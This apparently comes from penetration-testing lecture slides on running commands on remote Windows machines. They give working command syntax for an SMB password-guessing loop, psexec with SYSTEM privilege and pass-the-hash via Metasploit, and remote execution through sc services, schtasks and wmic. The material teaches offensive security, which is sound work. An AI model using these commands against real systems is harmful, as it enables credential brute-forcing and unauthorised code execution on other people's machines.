
- C:\> **for /F %i in (file) do command**

- Password guessing via SMB
  - ❖C:\> for /F %i in (password.lst) do @net use \\targetIP %i /u:username 2>nul && pause

Running Commands on a Remote Windows Machine


- Most penetration testers would like the ability to run commands on remote Windows machine (perhaps even getting a shell). In order to do that, you must
  - ❖Have an admin username and password
  - ❖Can set a SMB session with the remote target
- The attack can be launched directly from the attacker's machine or accomplished through a pivot of an already exploited host





Methods to Run Commands on a Remote Windows Machine

- **Psexec** from Miscrosoft Sysinternals, Metasploit or Nmap NSE
- Make command into a service and use **sc** to run it
- Use **schtasks** to invoke a command
- Use **wmic** to run a command



Microsoft Sysinternals psexec

- PsExec is part of a growing kit of Sysinternals command-line tools.
  - PsExec **lets you execute processes on other systems** using user's credentials
  - Not built-in. Freely available at Microsoft Sysinternals
  - It allows for remote command execution over a named pipe with the SMB protocol, which runs on TCP port 445
- The Microsoft Sysinternals psexec leaves behind the psexec service on the target after it is executed the first time. **You need to manually delete the service using the sc command**
- Metasploit or Nmap psexec cleans up the service


PsExec / Metasploit psexec

- C:\> psexec \\[targetIP] –u [user] –p [password] [command]
  - ❖Use existing user credential if no –u and –p option are provided during invocation
  - ❖Psexec doesn't need to exist on the target.
  - ❖Use –c to put a copy of the [command] executable on the target before psexec runs it
  - ❖**Use –s to run command with local SYSTEM privilege.** Otherwise, it runs commands with the privilege of an administrative user specified during the invocation
  - ❖C:> psexec \\Windows 10 IP_Address -u Georgia -p password123 ipconfig

- One of the most useful exploits in Metasploit
- Not exploiting a patchable vulnerability. Instead, it is using the built-in Windows functionality
- Run a Metasploit payload on the remote Windows machine with local SYSTEM privilege
- Supports pass the hash attack
- msf > use exploit/windows/smb/psexec


Use sc to run a Command Remotely

- Use sc to define the command as a service then run it
- It runs the command with local SYSTEM privilege
- C:\> net use \\[targetIP] [password] /u:[admin_user]
- C:\> sc \\[targetIP] create [service_name] binpath= "cmd.exe /k [command]"
  - ❖The /k option causes cmd.exe to run another command and remain running
  - ❖If Windows doesn't receive a call from a newly started service within 30 seconds saying that the service started successfully, it kills it
  - ❖Without cmd.exe /k, your newly created service will die in 30 seconds
- C:\> sc \\[targetIP] start [service_name]




Use schtasks to Run a Command

- Command runs either as local SYSTEM or admin
- First, establish a session with admin privilege
  - ❖C:\> net use \\targetIP password /u:admin_user
- Make sure the schedule service is running
  - ❖C:\> sc \\targetIP query schedule
- If not, start the service
  - ❖C:\> sc \\targetIP start schedule
- Check the time on the target host
  - ❖C:\> net time \\targetIP



Use schtasks to Run a Command

- C:\> schtasks /create /tn [taskname] /s [targetIP] /u [user] /p [password] /sc [frequency] /st [start_time] /sd [start_date] /tr [command]
  - ❖The start_time must be in HH:MM:SS format or the command will fail
  - ❖Frequency can be MINUTE, HOURLY, DAILY, etc
  - ❖To run command as local SYSTEM, replace /u [user] /p [password] with /ru SYSTEM
- After you schedule the job, you should verify that it is scheduled to run by typing
  - ❖C:\> schtasks /query /s [tragetIP]



Use wmic to Run Command Remotely

-
  ```
  C:\> wmic /node:[targetIP] /user:[admin_user] /password: [password]
  process call create [command]
  ```

- Without /user and /password options, wmic will pass through current user's credentials

- The command runs with the privilege of the admin user specified in the wmic invocation